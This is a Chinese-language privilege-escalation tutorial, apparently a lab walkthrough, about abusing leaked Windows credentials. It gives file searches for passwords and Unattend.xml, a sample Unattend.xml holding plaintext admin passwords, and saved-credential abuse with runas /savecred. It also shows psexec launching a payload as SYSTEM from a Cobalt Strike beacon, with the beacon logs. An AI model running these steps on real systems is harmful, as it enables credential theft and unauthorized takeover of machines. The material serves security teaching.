泄露敏感信息提权

提权原理

只要我们能知道电脑的最高权限的账号密码，或者一些票据或者凭证我们就可以通过认证，执行最高权限的命令

提权环境

配置文件泄露

某些管理员会在系统上留下包含密码的配置文件`Unattend.xml`文件就是一个例子它允许对 Windows 系统进行大部分自动化设置搜索配置文件

递归式搜索当前目录中以`pass`为名的文件，或以`.config`结尾

```
dir /s *pass* == *.config
findstr /si password *.xml *.ini *.txt
```

以下是一个 xml 文件

```
<?xml version="1.0" encoding="utf-8"?>
<unattend xmlns="urn:schemas-microsoft-com:unattend">
    <settings pass="windowsPE">
        <component name="Microsoft-Windows-Setup" processorArchitecture="amd64"
publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS"
xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
            <DiskConfiguration>
                <Disk wcm:action="add">
                    <CreatePartitions>
                        <CreatePartition wcm:action="add">
                            <Order>1</Order>
                            <Size>350</Size>
                            <Type>Primary</Type>
                        </CreatePartition>
                        <CreatePartition wcm:action="add">
                            <Order>2</Order>
                            <Extend>true</Extend>
                            <Type>Primary</Type>
                        </CreatePartition>
                    </CreatePartitions>
                    <ModifyPartitions>
                        <ModifyPartition wcm:action="add">
                            <Format>NTFS</Format>
                            <Label>System</Label>
                            <Order>1</Order>
                            <PartitionID>1</PartitionID>
                            <TypeID>0x27</TypeID>
                        </ModifyPartition>
                        <ModifyPartition wcm:action="add">
```


```
                            <Order>2</Order>
                            <PartitionID>2</PartitionID>
                            <Letter>C</Letter>
                            <Label>OS</Label>
                            <Format>NTFS</Format>
                        </ModifyPartition>
                    </ModifyPartitions>
                    <DiskID>0</DiskID>
                    <WillWipeDisk>false</WillWipeDisk>
                </Disk>
            </DiskConfiguration>
            <ImageInstall>
                <OSImage>
                    <InstallTo>
                        <DiskID>0</DiskID>
                        <PartitionID>2</PartitionID>
                    </InstallTo>
                </OSImage>
            </ImageInstall>
            <UserData>
                <AcceptEula>true</AcceptEula>
                <FullName>Admin</FullName>
                <Organization>Organization</Organization>
                <ProductKey>
                    <Key>WMDGN-G9PQG-XVVXX-R3X43-63DFG</Key>
                </ProductKey>
            </UserData>
            <EnableFirewall>true</EnableFirewall>
        </component>
        <component name="Microsoft-Windows-International-Core-WinPE"
processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35"
language="neutral" versionScope="nonSxS"
xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
            <SetupUILanguage>
                <UILanguage>zh-CN</UILanguage>
            </SetupUILanguage>
            <InputLocale>0c09:00000409</InputLocale>
            <SystemLocale>zh-CN</SystemLocale>
            <UILanguage>zh-CN</UILanguage>
            <UILanguageFallback>zh-CN</UILanguageFallback>
            <UserLocale>zh-CN</UserLocale>
        </component>
    </settings>
    <settings pass="offlineServicing">
        <component name="Microsoft-Windows-LUA-Settings"
processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35"
language="neutral" versionScope="nonSxS"
xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
            <EnableLUA>false</EnableLUA>
        </component>
    </settings>
    <settings pass="generalize">
```

```
        <component name="Microsoft-Windows-Security-SPP"
processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35"
language="neutral" versionScope="nonSxS"
xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
            <!-- 跳过自动激活 -->
            <SkipRearm>1</SkipRearm>
        </component>
    </settings>
    <settings pass="specialize">
        <component name="Microsoft-Windows-Deployment"
processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35"
language="neutral" versionScope="nonSxS"
xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
            <ExtendOSPartition>
                <Extend>true</Extend>
            </ExtendOSPartition>
            <RunSynchronous>
                <!--  禁用 ctrl + alt + delete -->
                <RunSynchronousCommand wcm:action="add">
                    <Description>DisableCAD</Description>
                    <Order>1</Order>
                    <Path>cmd /c reg add
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v DisableCAD
/t REG_DWORD /d 1 /f</Path>
                </RunSynchronousCommand>
                <RunSynchronousCommand wcm:action="add">
                    <Description>DisableCAD</Description>
                    <Order>2</Order>
                    <Path>cmd /c reg add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon" /v DisableCAD /t REG_DWORD /d 1 /f</Path>
                </RunSynchronousCommand>
                <!--  修改远程桌面端口并使防火墙允许通过 -->
                <!--
                <RunSynchronousCommand wcm:action="add">
                    <Description>RDP</Description>
                    <Order>3</Order>
                    <Path>cmd /c reg add
"HKLM\SYSTEM\ControlSet001\Control\Terminal Server\Wds\rdpwd\Tds\tcp" /v
PortNumber /t REG_DWORD /d 13389 /f</Path>
                </RunSynchronousCommand>
                <RunSynchronousCommand wcm:action="add">
                    <Description>RDP</Description>
                    <Order>4</Order>
                    <Path>cmd /c reg add
"HKLM\SYSTEM\ControlSet001\Control\Terminal Server\WinStations\RDP-Tcp" /v
PortNumber /t REG_DWORD /d 13389 /f</Path>
                </RunSynchronousCommand>
                <RunSynchronousCommand wcm:action="add">
                    <Description>RDP</Description>
                    <Order>5</Order>
                    <Path>cmd /c reg add
"HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\Firew
allRules" /v "{33893389-3389-3389-3389-338933893389}" /t REG_SZ /d
"v2.29|Action=Allow|Active=TRUE|Dir=In|Protocol=6|LPort=13389|Name=13389|"
/f</Path>
                </RunSynchronousCommand>
                -->
            </RunSynchronous>
        </component>
        <!--  禁用系统还原 -->
        <component name="Microsoft-Windows-SystemRestore-Main"
processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35"
language="neutral" versionScope="nonSxS"
xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
            <DisableSR>1</DisableSR>
        </component>
        <!--  启用远程桌面 -->
        <component name="Microsoft-Windows-TerminalServices-LocalSessionManager"
processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35"
language="neutral" versionScope="nonSxS"
xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
            <fDenyTSConnections>false</fDenyTSConnections>
        </component>
        <!--  启用默认远程桌面防火墙规则 -->
        <component name="Networking-MPSSVC-Svc" processorArchitecture="amd64"
publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS"
xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
        <FirewallGroups>
        <FirewallGroup wcm:action="add" wcm:keyValue="RemoteDesktop">
        <Active>true</Active>
        <Profile>all</Profile>
        <Group>@FirewallAPI.dll,-28752</Group>
        </FirewallGroup>
        </FirewallGroups>
        </component>
        <!--  禁用 IE 增强模式 -->
        <component name="Microsoft-Windows-IE-ESC" processorArchitecture="amd64"
publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS"
xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
            <IEHardenAdmin>false</IEHardenAdmin>
            <IEHardenUser>false</IEHardenUser>
        </component>
        <component name="Microsoft-Windows-International-Core"
processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35"
language="neutral" versionScope="nonSxS"
xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
            <InputLocale>0804:{81D4E9C9-1D3B-41BC-9E6C-4B40BF79E35E}{FA550B04-
5AD7-411f-A5AC-CA038EC515D7}</InputLocale>
            <SystemLocale>zh-CN</SystemLocale>
            <UILanguage>zh-CN</UILanguage>
            <UILanguageFallback>zh-CN</UILanguageFallback>
            <UserLocale>zh-CN</UserLocale>
        </component>
        <component name="Microsoft-Windows-Security-SPP-UX"
processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35"
language="neutral" versionScope="nonSxS"
xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
            <SkipAutoActivation>true</SkipAutoActivation>
        </component>
        <component name="Microsoft-Windows-SQMApi" processorArchitecture="amd64"
publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS"
xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
            <CEIPEnabled>0</CEIPEnabled>
        </component>
        <component name="Microsoft-Windows-Shell-Setup"
processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35"
language="neutral" versionScope="nonSxS"
xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
            <ComputerName>*</ComputerName>
            <ProductKey>WMDGN-G9PQG-XVVXX-R3X43-63DFG</ProductKey>
        </component>
    </settings>
    <settings pass="oobeSystem">
        <component name="Microsoft-Windows-Shell-Setup"
processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35"
language="neutral" versionScope="nonSxS"
xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
            <!--  自动登录 -->
            <!--
            <AutoLogon>
            <Password>
            <Value>QWRtaW5AMTIz</Value>
            <PlainText>true</PlainText>
            </Password>
            <Enabled>true</Enabled>
            <LogonCount>1</LogonCount>
            <Username>Administrator</Username>
            </AutoLogon>
            -->
            <OOBE>
                <HideEULAPage>true</HideEULAPage>
                <HideLocalAccountScreen>true</HideLocalAccountScreen>
                <HideOEMRegistrationScreen>true</HideOEMRegistrationScreen>
                <HideOnlineAccountScreens>true</HideOnlineAccountScreens>
                <HideWirelessSetupInOOBE>true</HideWirelessSetupInOOBE>
                <NetworkLocation>Other</NetworkLocation>
                <ProtectYourPC>3</ProtectYourPC>
                <SkipMachineOOBE>true</SkipMachineOOBE>
                <SkipUserOOBE>true</SkipUserOOBE>
            </OOBE>
            <RegisteredOrganization>Organization</RegisteredOrganization>
            <RegisteredOwner>Owner</RegisteredOwner>
            <DisableAutoDaylightTimeSet>false</DisableAutoDaylightTimeSet>
            <TimeZone>China Standard Time</TimeZone>
            <UserAccounts>
                <AdministratorPassword>
                    <Value>password</Value>
                    <PlainText>true</PlainText>
                </AdministratorPassword>
            </UserAccounts>
        </component>
    </settings>
</unattend>
```

本地凭证泄露


Windows 具有runas 命令，允许用户使用其他用户的权限运行命令，如果在本地中发现了凭证，就可以利用他提权,第一次输入的时候，提示要输入密码

```
runas /savecred /user:administrator cmd
```



```
C:\Users\apache\Desktop>runas /savecred /user:administrator cmd
试图将 cmd 作为用户 "BM-2008\administrator" 启动...
输入 administrator 的密码: _
```

如果管理员输入过密码之后，凭证就保留在系统中输入 `cmdkey /list` 查看



```
C:\Users\apache\Desktop>cmdkey /list

当前保存的凭据:

    目标: Domain:interactive=BM-2008\administrator
    类型: 域密码
    用户: BM-2008\administrator
```

接着我们就可以使用命令提权，下次运行此命令就不需要密码

```
runas /savecred /user:administrator cmd
```


其他的文件泄露

可能在有的电脑上会发现以下xls或者world或者浏览器的账号密码泄露，我们只要拿到了他的明文的账号密码或者hash就可以提权

提权复现

先有一个CS或者MSF的SHELL

```
runas /savecred /user:administrator cmd
```



Cobalt Strike
Cobalt Strike 视图 攻击 报告 帮助 OLa-Tools


external	internal	listener	user	computer	note	process	pid	arch	last
175.9.141.68	192.168.41.195	wanli	apache	BM-2008		123.exe	3528	x86	685...

日志X
Beacon 192.168.41.195@3528 X

收集电脑上的信息和相关配置文件

```
cmdkey /list
dir /a /s /b C:\Unattend.xml
dir /a /s /b d:\"*.txt"
dir /a /s /b d:\"*.xml"
dir /a /s /b d:\"*.mdb"
dir /a /s /b d:\"*.sql"
dir /a /s /b d:\"*.mdf"
dir /a /s /b d:\"*.eml"
dir /a /s /b d:\"*.pst"
dir /a /s /b d:\"*conf*"
dir /a /s /b d:\"*bak*"
dir /a /s /b d:\"*pwd*"
dir /a /s /b d:\"*pass*"
dir /a /s /b d:\"*login*"
dir /a /s /b d:\"*user*"
```

发现存在凭证和Unattend.xml文件




```
C:\Users\apache>dir /a /s /b C:\"Unattend.xml"
C:\Windows\Panther\Unattend.xml

C:\Users\apache>cmdkey /list

当前保存的凭据:

    目标: Domain:interactive=BM-2008\administrator
    类型: 域密码
    用户: BM-2008\administrator
```

利用账号和密码或者凭证提权

利用账号密码

```
psexec.exe administrator:Admin@123@192.168.41.195
"C:\Users\apache\Desktop\123.exe"
```




external	internal ·	listener	user	computer	note	process	pid	arch	last
175.9.141.68	192.168.41.195	wanli	SYSTEM *	BM-2008		123.exe	3512	x86	13s
175.9.141.68	192.168.41.195	wanli	apache	BM-2008		123.exe	3528	x86	75ms

```
 14kb     fil     12/01/2022 20:15:19   123.exe
 66kb     fil     12/01/2022 20:33:12   123.msi
 282b     fil     12/01/2022 16:33:30   desktop.ini
 72kb     fil     12/01/2022 17:12:08   payload.exe
 156kb    fil     12/01/2022 20:05:20   payload.msi
 5mb      fil     02/01/2019 06:34:52   psexec.exe

beacon> shell psexec.exe administrator:Admin@123@192.168.41.195 "C:\Users\apache\Desktop\123.exe"
[*] Tasked beacon to run: psexec.exe administrator:Admin@123@192.168.41.195 "C:\Users\apache\Desktop\123.exe"
[+] host called home, sent: 114 bytes
[+] received output:
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies
```

利用凭证

```
runas /savecred /user:administrator 123.exe
```



175.9.141.68	192.168.41.195	wanli	apache	BM-2008	123.exe	3528	x86	293...
175.9.141.68	192.168.41.195	wanli	Administrator *	BM-2008	123.exe	3536	x86	7s

```
 72kb      fil      12/01/2022 17:12:08    payload.exe
 156kb     fil      12/01/2022 20:05:20    payload.msi
 5mb       fil      02/01/2019 06:34:52    psexec.exe

beacon> shell psexec.exe administrator:Admin@123@192.168.41.195 "C:\Users\apache\Desktop\123.exe"
[*] Tasked beacon to run: psexec.exe administrator:Admin@123@192.168.41.195 "C:\Users\apache\Desktop\123.exe"
[+] host called home, sent: 114 bytes
[+] received output:
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Requesting shares on 192.168.41.195.....
[*] Found writable share ADMIN$
[*] Uploading file RMHtDmAv.exe
[*] Opening SVCManager on 192.168.41.195.....
[*] Creating service izAK on 192.168.41.195.....
[*] Starting service izAK.....

beacon> shell runas /savecred /user:administrator 123.exe
```